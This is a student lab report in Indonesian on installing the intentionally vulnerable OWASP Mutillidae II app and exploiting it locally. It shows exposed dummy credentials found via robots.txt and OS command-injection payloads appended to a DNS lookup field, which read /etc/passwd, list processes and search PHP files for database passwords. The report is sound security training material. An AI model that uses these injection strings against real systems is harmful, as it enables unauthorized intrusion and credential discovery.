

**LAPORAN**  
**PRAKTIKUM KEAMANAN INFORMASI 1**  
**PERTEMUAN 9**  
**OWASP MUTILLIDAE LINUX DAN OWASP COMMAND**  
**INJECTION DATABASE INTERROGATION**



**DISUSUN OLEH:**

Nama : Yana Dayinta Nesthi  
Kelas : RI4AA  
NIM : 21/478358/SV/19272  
Dosen : Anni Karimatul Fauziyyah, S.Kom., M.Eng.

**SARJANA TERAPAN TEKNOLOGI REKAYASA INTERNET**  
**DEPARTEMEN TEKNIK ELEKTRO DAN INFORMATIKA**  
**SEKOLAH VOKASI**  
**UNIVERSITAS GADJAH MADA**  
**2023**

## DAFTAR ISI

<b>DAFTAR ISI.....</b>	<b>1</b>
<b>A. TUJUAN.....</b>	<b>2</b>
<b>B. DASAR TEORI.....</b>	<b>2</b>
1. Open Web Application Security Project (OWASP).....	2
2. OWASP Mutillidae II.....	2
3. Command Injection Database Interrogation.....	3
<b>C. ALAT DAN BAHAN.....</b>	<b>3</b>
<b>D. HASIL DAN ANALISIS.....</b>	<b>3</b>
MODUL 1: INSTALL OWASP MUTILLIDAE.....	3
MODUL 2: KEAMANAN WEB DAN OWASP.....	7
MODUL 3: COMMAND INJECTION DATABASE INTERROGATION -HACKING WEB.....	11
Langkah 1: Basic Command Execution Testing.....	11
Langkah 2: Database Reconnaissance.....	13
<b>E. KESIMPULAN.....</b>	<b>22</b>
<b>F. DAFTAR PUSTAKA.....</b>	<b>22</b>

# **OWASP MUTILLIDAE LINUX DAN OWASP COMMAND INJECTION DATABASE INTERROGATION**

## **A. TUJUAN**

- Web application security vulnerabilities
- Exploit Injection - SQL Injection, Command injection
- Broken Authentication and Session Management
- Sensitive Data Exposure
- XML External Entities (XXE) attack
- Broken Access Control/Insecure Direct Object References
- Security Misconfiguration
- Cross-Site Scripting (XSS) - Persistent XSS, Reflected XSS, Cross Site Request Forgery (CSRF)

## **B. DASAR TEORI**

### **1. Open Web Application Security Project (OWASP)**

OWASP adalah sebuah yayasan nirlaba yang memberikan panduan tentang bagaimana mengembangkan, membeli, dan mempertahankan aplikasi perangkat lunak yang dapat dipercaya dan aman. OWASP berdedikasi untuk meningkatkan keamanan perangkat lunak dan bekerja untuk meningkatkan keamanan perangkat lunak melalui proyek-proyek perangkat lunak sumber terbuka yang dipimpin oleh komunitas, ratusan chapter lokal di seluruh dunia, puluhan ribu anggota, serta konferensi pendidikan dan pelatihan terkemuka. OWASP terkenal karena daftar “OWASP Top 10” yang populer mengenai kerentanan keamanan aplikasi web, yang memberikan peringkat 10 risiko keamanan aplikasi web yang paling kritis dan panduan untuk memperbaikinya.

### **2. OWASP Mutillidae II**

OWASP Mutillidae II adalah aplikasi web yang gratis, sumber terbuka, dan disengaja rentan yang digunakan sebagai target dalam pelatihan keamanan web. Aplikasi ini dikembangkan oleh Open Web Application Security Project (OWASP) itu sendiri. Mutillidae II memiliki berbagai kerentanan dan petunjuk yang membantu pengguna dalam belajar mengenali dan mengeksploitasi kerentanan umum pada aplikasi web. Aplikasi ini termasuk dalam lima besar aplikasi web yang disengaja rentan untuk latihan penetration testing. Mutillidae II juga termasuk dalam daftar 100 aplikasi, sistem, dan platform paling rentan yang digunakan untuk latihan penetration testing.

### 3. Command Injection Database Interrogation

Command Injection Database Interrogation adalah kerentanan pada web yang memungkinkan seorang penyerang untuk menjalankan perintah sistem operasi atau skrip sisi server melalui aplikasi web. Jenis kerentanan ini terjadi ketika aplikasi web memungkinkan pengguna untuk mengakses perintah apa pun, seperti nslookup, whois, ping, traceroute, dll., melalui halaman web. Penyerang dapat memanfaatkan kerentanan ini untuk menyuntikkan dan menjalankan perintah sembarang yang ditentukan oleh mereka pada aplikasi yang rentan. Fuzzing umumnya digunakan untuk menguji kerentanan ini dengan menambahkan kata seperti ";", "|", "||", "&", atau "&&" di akhir input yang diharapkan. Untuk mencegah serangan command injection, penting untuk memvalidasi semua masukan pengguna dan membersihkannya sebelum digunakan dalam perintah sistem. Validasi masukan harus mencakup pemeriksaan jenis data yang diharapkan, panjang, dan formatnya. Selain itu, disarankan untuk menggunakan kueri yang diberi parameter daripada menggabungkan masukan pengguna ke dalam perintah sistem.

### C. ALAT DAN BAHAN

1. PC
2. Koneksi internet
3. OS Windows
4. Kali Linux
5. Server security\_owasp.ova
6. Database mutillidae
7. Mesin virtual OWASP
8. Software XAMPP

### D. HASIL DAN ANALISIS

#### MODUL 1: INSTALL OWASP MUTILLIDAE

1. Akses database MySQL / MariaDB sebagai pengguna biasa tanpa menggunakan hak istimewa sudo, buka prompt perintah MySQL:
  - `sudo systemctl start mysql`
  - `sudo mysql`dan jalankan perintah berikut:
  - `use mysql;`
  - `ALTER USER 'root'@'localhost' IDENTIFIED BY '';`
  - `flush privileges;`
  - `exit`

```

(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
└─(root㉿kali)-[/home/kali]
# exit

(kali㉿kali)-[~]
└─$ sudo systemctl start mysql

(kali㉿kali)-[~]
└─$ sudo mysql
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 31
Server version: 10.11.2-MariaDB-1 Debian n/a

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [mysql]> ALTER USER 'root'@'localhost' IDENTIFIED BY '';
Query OK, 0 rows affected (0.001 sec)

MariaDB [mysql]> flush privileges;
Query OK, 0 rows affected (0.001 sec)

MariaDB [mysql]> exit
Bye

```

2. Kemudian restart layanan MySQL:

```
- sudo systemctl restart mysql.service
```

Kemudian restart layanan MySQL:

```
- sudo systemctl restart mysql.service
```

Cara menginstal OWASP Mutillidae II di Kali Linux. Buat database mutillidae, untuk melakukan ini, sambungkan dengan DBMS:

```
- sudo mysql
```

Jalankan statement berikut:

```
- CREATE DATABASE mutillidae;
```

Skrip memulai semua layanan yang diperlukan. Sebelum Anda bisa mendapatkan akses ke Mutillidae, Anda perlu memulai layanan lagi setiap kali setelah sistem restart:

```
- sudo systemctl start php8.2-fpm.service
- sudo systemctl start apache2.service
- sudo systemctl start mysql
```

```
(kali㉿kali)-[~]
└─$ sudo systemctl restart mysql.service
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:

(kali㉿kali)-[~]
└─$ sudo mysql
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 31
Server version: 10.11.2-MariaDB-1 Debian n/a

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> CREATE DATABASE mutillidae;
ERROR 1007 (HY000): Can't create database 'mutillidae'; database exists
MariaDB [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mutillidae |
| mysql |
| performance_schema |
| sys |
+-----+
5 rows in set (0.001 sec)


MariaDB [(none)]> exit;
Bye

(kali㉿kali)-[~]
└─$ sudo systemctl start php8.2-fpm.service

(kali㉿kali)-[~]
└─$ sudo systemctl start apache2.service


(kali㉿kali)-[~]
└─$ sudo systemctl start mysql
```

3. Setelah instalasi selesai, OWASP Mutillidae II tersedia di <http://localhost/mutillidae/>  
Klik «setup/reset DB» dan tunggu database terisi. Selanjutnya di popup cukup klik 'OK':



Untuk menginisialisasi database ikuti tautan: <http://localhost/mutillidae/set-up-database.php>

Sekarang Anda siap untuk belajar cara hack situs web:




# OWASP Mutillidae II: Keep Calm and Pwn On


Version: 2.11.4   Security Level: 0 (Hosed)   Hints: Enabled   Not Logged In


[Home](#) | [Login/Register](#) | [Toggle Hints](#) | [Toggle Security](#) | [Enforce TLS](#) | [Reset DB](#) | [View Log](#) | [View Captured Data](#)


[OWASP 2017](#) ▶  
[OWASP 2013](#) ▶  
[OWASP 2010](#) ▶  
[OWASP 2007](#) ▶  
[Web Services](#) ▶  
[Others](#) ▶  
[Labs](#) ▶  
[Documentation](#) ▶  
[Resources](#) ▶  
[Donate](#)  
[Want to Help?](#)  
[Video Tutorials](#)  
[Announcements](#)


Hints and Videos


 [What Should I Do?](#)


 [Help Me!](#)


 [Listing of vulnerabilities](#)

 [Video Tutorials](#)

 [Release Announcements](#)

 [Latest Version](#)

 [Helpful hints and scripts](#)

 [Mutillidae LDIF File](#)


TIP: Click [Hint and Videos](#) on each page

6

## MODUL 2: KEAMANAN WEB DAN OWASP

### 1. Praktik- data exposed dengan robot file

- Buka jendela mutillidae
- Pilih menu OWASP 2017 , pilih menu sensitive data exposure
- Pilih information disclosure klik robot.txt




Robots.txt adalah sebuah file yang ditaruh di root sebuah domain untuk memberikan instruksi kepada robot tentang situs web. Ini disebut dengan protokol pengecualian robot (The Robot Exclusion Protocol).



Robot adalah sebuah software yang digunakan untuk menscan isi situs-situs web. Biasanya robot ini digunakan oleh situs search engine seperti google dll. Tapi tidak jarang juga ada yang menggunakan robot untuk tujuan yang tidak baik.


2. Buka browser ketik:  
127.0.0.1/mutillidae/robots.txt





```
User-agent: *
Disallow: passwords/
Disallow: config.inc
Disallow: classes/
Disallow: javascript/
Disallow: documentation/
Disallow: includes/
```

Pada page robot terlihat file dan folder yang di kunci agar robot tidak bisa mengakses

3. Buka folder password dan akses file account




## Index of /mutillidae/passwords

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
 <a href="#">Parent Directory</a>		-	
 <a href="#">accounts.txt</a>	2023-05-08 20:35	929	

*Apache/2.4.46 (Debian) Server at 127.0.0.1 Port 80*

4. Buka file account.txt




```

1,admin,adminpass,g0t m0rt?,Admin
2,adrian,somepassword,Zombie Films Rock!,Admin
3,john,monkey,I like the smell of confunk,Admin
4,jeremy,password,d1373 1337 speak,Admin
5,bryce,password,I Love SANS,Admin
6,samurai,samurai,Carving fools,Admin
7,jim,password,Rome is burning,Admin
8,bobby,password,Hank is my dad,Admin
9,simba,password,I am a super-cat,Admin
10,dreveil,password,Preparation H,Admin
11,scotty,password,Scotty do,Admin
12,cal,password,C-A-T-S Cats Cats Cats,Admin
13,john,password,Do the Duggie!,Admin
14,kevin,42,Doug Adams rocks,Admin
15,dave,set,Bet on S.E.T. FTW,Admin
16,patches,tortoise,meow,Admin
17,rocky,stripes,treats?,Admin
18,tim,lanmaster53,Because reconnaissance is hard to spell,Admin
19,ABaker,SoSecret,Muffin tops only,Admin
20,PPan,NotTelling,Where is Tinker?,Admin
21,CHook,JollyRoger,Gator-hater,Admin
22,james,i<3devs,Occupation: Researcher,Admin
23,ed,pentest,Commandline KungFu anyone?,Admin
  
```

Data user dan password akan terekspos jika folder passwords tidak di kunci dari robot.txt

5. Untuk mengecek data sensitive terekspose buka owasp 2017 pilih php info page



**OWASP Mutillidae II: Keep Calm and Pwn On**

Version: 2.11.4 Security Level: 0 (Hosed) Hints: Enabled Not Logged In

Home | Login/Register | Toggle Hints | Toggle Security | Enforce TLS | Reset DB | View Log | View Capture

**Robots.txt**

Help Me!

OWASP 2017	A1 - Injection (SQL)	Information Disclosure	Edit User Profile
OWASP 2013	A1 - Injection (Other)	Application Path Disclosure	PHP Info Page
OWASP 2010	A2 - Broken Authentication and Session Management	Platform Path Disclosure	Robots.txt
OWASP 2007	A3 - Sensitive Data Exposure	SSL Misconfiguration	"Secret" Administrative Pages
Web Services	A4 - XML External Entities	JSON Web Token (JWT)	HTML5 Web Storage
Others	A5 - Broken Access Control	A8 - Insecure Deserialization	HTML/JavaScript Comments
Labs	A6 - Security Misconfiguration	A9 - Using Components with Known Vulnerabilities	Cache-Control
Documentation	A7 - Cross Site Scripting (XSS)	A10 - Insufficient Logging and Monitoring	Click-Jacking
Resources			Cross-Site Framing
			X-Frame-Options (Click-Jacking)
			X-Frame-Options (Cross-frame Scripting)

Sites use the robot.txt file in the root of the site to prevent search engines from indexing site content. Robots.txt files can be read by site visitors. In some cases, sensitive pages or directories are listed in robots.txt without proper authorization controls. This allows visitors to discover the contents and browse to the files. More information is available at [Robots Exclusion Standard](#)


<http://localhost/mutillidae/index.php?page=phpinfo.php>

OWASP Mutillidae II: Keep Calm and Pwn On

Version: 2.11.4   Security Level: 0 (Hosed)   Hints: Enabled   Not Logged In

Secret PHP Server Configuration Page

PHP Version 8.2.2



System	Linux kali 5.10.0-kali3-amd64 #1 SMP Debian 5.10.13-kali1 (2021-02-08) x86_64
Build Date	Feb 7 2023 11:27:52
Build System	Linux
Server API	PHPBundled
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/8.2/fpm
Loaded Configuration File	/etc/php/8.2/fpm/php.ini
Scan this dir for additional .ini files	/etc/php/8.2/fpm/conf.d
Additional .ini files parsed	/etc/php/8.2/fpm/conf.d/20-mysqlnd.ini, /etc/php/8.2/fpm/conf.d/20-opcache.ini, /etc/php/8.2/fpm/conf.d/20-pdo.ini, /etc/php/8.2/fpm/conf.d/25-redis.ini, /etc/php/8.2/fpm/conf.d/20-calendar.ini, /etc/php/8.2/fpm/conf.d/20-ds.ini, /etc/php/8.2/fpm/conf.d/20-curl.ini, /etc/php/8.2/fpm/conf.d/20-dom.ini, /etc/php/8.2/fpm/conf.d/20-exif.ini, /etc/php/8.2/fpm/conf.d/20-ffi.ini, /etc/php/8.2/fpm/conf.d/20-fileinfo.ini, /etc/php/8.2/fpm/conf.d/20-ftp.ini, /etc/php/8.2/fpm/conf.d/20-gd.ini, /etc/php/8.2/fpm/conf.d/20-gettext.ini, /etc/php/8.2/fpm/conf.d/20-gmp.ini, /etc/php/8.2/fpm/conf.d/20-iconv.ini, /etc/php/8.2/fpm/conf.d/20-imagick.ini, /etc/php/8.2/fpm/conf.d/20-imagick.ini, /etc/php/8.2/fpm/conf.d/20-ldap.ini, /etc/php/8.2/fpm/conf.d/20-mbstring.ini, /etc/php/8.2/fpm/conf.d/20-mcrypt.ini, /etc/php/8.2/fpm/conf.d/20-pdo_mysql.ini, /etc/php/8.2/fpm/conf.d/20-pdo_pgsql.ini, /etc/php/8.2/fpm/conf.d/20-pdo_sqlite.ini, /etc/php/8.2/fpm/conf.d/20-posix.ini, /etc/php/8.2/fpm/conf.d/20-readline.ini, /etc/php/8.2/fpm/conf.d/20-shmop.ini, /etc/php/8.2/fpm/conf.d/20-sockets.ini, /etc/php/8.2/fpm/conf.d/20-sysvmsg.ini, /etc/php/8.2/fpm/conf.d/20-sysvsem.ini, /etc/php/8.2/fpm/conf.d/20-sysvshm.ini, /etc/php/8.2/fpm/conf.d/20-tarantool.ini, /etc/php/8.2/fpm/conf.d/20-xmlrpc.ini, /etc/php/8.2/fpm/conf.d/20-xmlwriter.ini, /etc/php/8.2/fpm/conf.d/20-xsl.ini
PHP API	20220829
PHP Extension	20220829
Zend Extension	420220829
Zend Extension Build	API20220829.NTS
PHP Extension Build	API20220829.NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	available, disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2, tlsv1.3
Registered Stream Filters	zlib.*, string.rot13, string.inflate, string.inflate, convert.*, consumed, dechunk, convert.iconv.*


This program makes use of the Zend Scripting Language Engine:  
Zend Engine v4.2.2, Copyright (c) Zend Technologies  
with Zend OPcache v8.2.2, Copyright (c) by Zend Technologies

zendengine

## MODUL 3: COMMAND INJECTION DATABASE INTERROGATION -HACKING WEB

### Langkah 1: Basic Command Execution Testing

1. Akses 2017 → A7-Cross Site Scripting (XSS) → Reflected (First Order) → DNS Lookup



2. Tes DNS Lookup masukkan :

Hostname/IP: [www.cnn.com](http://www.cnn.com)

Klik tombol Lookup DNS



Switch to SOAP Web Service Version of this Page

Enter IP or hostname

Hostname/IP

Lookup DNS

Results for [www.cnn.com](http://www.cnn.com)

Server: 10.13.10.13

Address: 10.13.10.13#53

Non-authoritative answer:

www.cnn.com canonical name = cnn-tls.map.fastly.net.

Name: cnn-tls.map.fastly.net

Address: 199.232.47.5

Name: cnn-tls.map.fastly.net

Address: 2a04:4e42:48::773

3. Uji Kerentanan Pencarian DNS

Catatan :

Menguji kerentanan keamanan memungkinkan kita menambahkan perintah Unix/Linux ke akhir nama host yang kita cari. Prosedur menambahkan ";" setelah apa yang diharapkan aplikasi, disebut perintah fuzzing. Di bawah ini Anda akan menjalankan perintah "uname -a" instruksi:

- klik Nama Host/IP: www.cnn.com; uname -a
- Klik tombol Pencarian DNS
- Lihat Hasil



[Switch to SOAP Web Service Version of this Page](#)

**Enter IP or hostname**

Hostname/IP

**Results for www.cnn.com; uname -a**

```

Server:      10.13.10.13
Address:     10.13.10.13#53

Non-authoritative answer:
www.cnn.com canonical name = cnn-tls.map.fastly.net.
Name:   cnn-tls.map.fastly.net
Address: 199.232.47.5
Name:   cnn-tls.map.fastly.net
Address: 2a04:4e42:48::773

Linux kali 5.10.0-kali3-amd64 #1 SMP Debian 5.10.13-1kali1 (2021-02-08) x86_64 GNU/Linux

```

#### 4. Pengujian Pengintaian/ Reconnaissance

Catatan :

Pengintaian untuk mengetahui dari mana aplikasi halaman web tertentu dijalankan. menjalankan "pwd" untuk menunjukkan kepada kita direktori kerja saat ini.

Instruksi:

- Nama Host/IP: www.cnn.com; pwd
- Klik tombol Pencarian DNS
- Lihat Hasil



[Switch to SOAP Web Service Version of this Page](#)

**Enter IP or hostname**

Hostname/IP

**Results for www.cnn.com; pwd**

```

Server:      10.13.10.13
Address:     10.13.10.13#53

Non-authoritative answer:
www.cnn.com canonical name = cnn-tls.map.fastly.net.
Name:   cnn-tls.map.fastly.net
Address: 199.232.47.5
Name:   cnn-tls.map.fastly.net
Address: 2a04:4e42:48::773

/var/www/html/mutillidae

```

#### 5. Analisis forensic aplikasi dns-lookup.php

Catatan :

Instruksi masukkan:

- Nama host/IP:  
www.cnn.com; find /var/www/html/mutillidae -name "dns-lookup.php" | xargs egrep'(exec|system|virtual)'
- Klik tombol Pencarian DNS

- Lihat Hasil



Switch to SOAP Web Service Version of this Page

Enter IP or hostname

Hostname/IP

Results for www.cnn.com; find /var/www/html/mutillidae -name "dns-lookup.php" | xargs egrep '(exec|system|virtual)'

```

Server:      10.13.10.13
Address:     10.13.10.13#53

Non-authoritative answer:
www.cnn.com canonical name = cnn-tls.map.fastly.net.
Name:   cnn-tls.map.fastly.net
Address: 199.232.47.5
Name:   cnn-tls.map.fastly.net
Address: 2a04:4e42:48::773

/* Output results of shell command sent to operating system */
echo '

'.shell_exec('nslookup " . $!TargetHost). '

';

$logHandler->writeToLog("Executed operating system command: nslookup " . $!TargetHostText);

```

## Langkah 2: Database Reconnaissance

1. Temukan Database menggunakan file /etc/passwd
  - file /etc/passwd untuk string berikut: postgres, sql, db2

Instruksi:

- masukkan Nama host/IP:  
www.cnn.com; cat /etc/passwd | egrep -i '(postgres|sql|db2|ora)'
- Klik tombol Pencarian DNS



Switch to SOAP Web Service Version of this Page

Enter IP or hostname

Hostname/IP

Results for www.cnn.com; cat /etc/passwd | egrep -i '(postgres|sql|db2|ora)'

```

Server:      10.13.10.13
Address:     10.13.10.13#53

Non-authoritative answer:
www.cnn.com canonical name = cnn-tls.map.fastly.net.
Name:   cnn-tls.map.fastly.net
Address: 199.232.47.5
Name:   cnn-tls.map.fastly.net
Address: 2a04:4e42:48::773

mysql:x:104:110:MySQL Server,,:/nonexistent:/bin/false
postgres:x:119:123:PostgreSQL administrator,,:/var/lib/postgresql:/bin/bash

```

Database yang digunakan adalah MySQL

2. Temukan Mesin Database menggunakan perintah "ps"  
instruksi:

- masukkan Nama host/IP:  
www.cnn.com; ps -eaf | egrep -i '(postgres|sql|db2|ora)'
- Klik tombol Pencarian DNS
- Lihat Hasil



Switch to SOAP Web Service Version of this Page

Enter IP or hostname

Hostname/IP

Lookup DNS

Results for www.cnn.com; ps -eaf | egrep -i '(postgres|sql|db2|ora)'

```
Server:      10.13.10.13
Address:     10.13.10.13#53

Non-authoritative answer:
www.cnn.com canonical name = cnn-tls.map.fastly.net.
Name:   cnn-tls.map.fastly.net
Address: 199.232.47.5
Name:   cnn-tls.map.fastly.net
Address: 2a04:4e42:48::773

mysql      1768      1  0 20:25 ?        00:00:01 /usr/sbin/mariadb
www-data   3117     1876  0 21:45 ?        00:00:00 sh -c nslookup www.cnn.com; ps -eaf | egrep -i '(postgres|sql|db2|ora)'
www-data   3123     3117  0 21:45 ?        00:00:00 grep -E -i (postgres|sql|db2|ora)
```

### 3. Melihat Daftar semua skrip php

Mencoba mencari tahu apakah ada skrip php yang terletak di bawah /var/www/html/mutillidae berisi nama pengguna dan kata sandi basis data. instruksi:

- masukkan Nama host/IP:  
www.cnn.com; find /var/www/html/mutillidae -name "\*.php"
- Klik tombol Pencarian DNS

Results for www.cnn.com; find /var/www/html/mutillidae -name "\*.php"

```
Server:      10.13.10.13
Address:     10.13.10.13#53

Non-authoritative answer:
www.cnn.com canonical name = cnn-tls.map.fastly.net.
Name:   cnn-tls.map.fastly.net
Address: 199.232.47.5
Name:   cnn-tls.map.fastly.net
Address: 2a04:4e42:48::773

/var/www/html/mutillidae/xml-validator.php
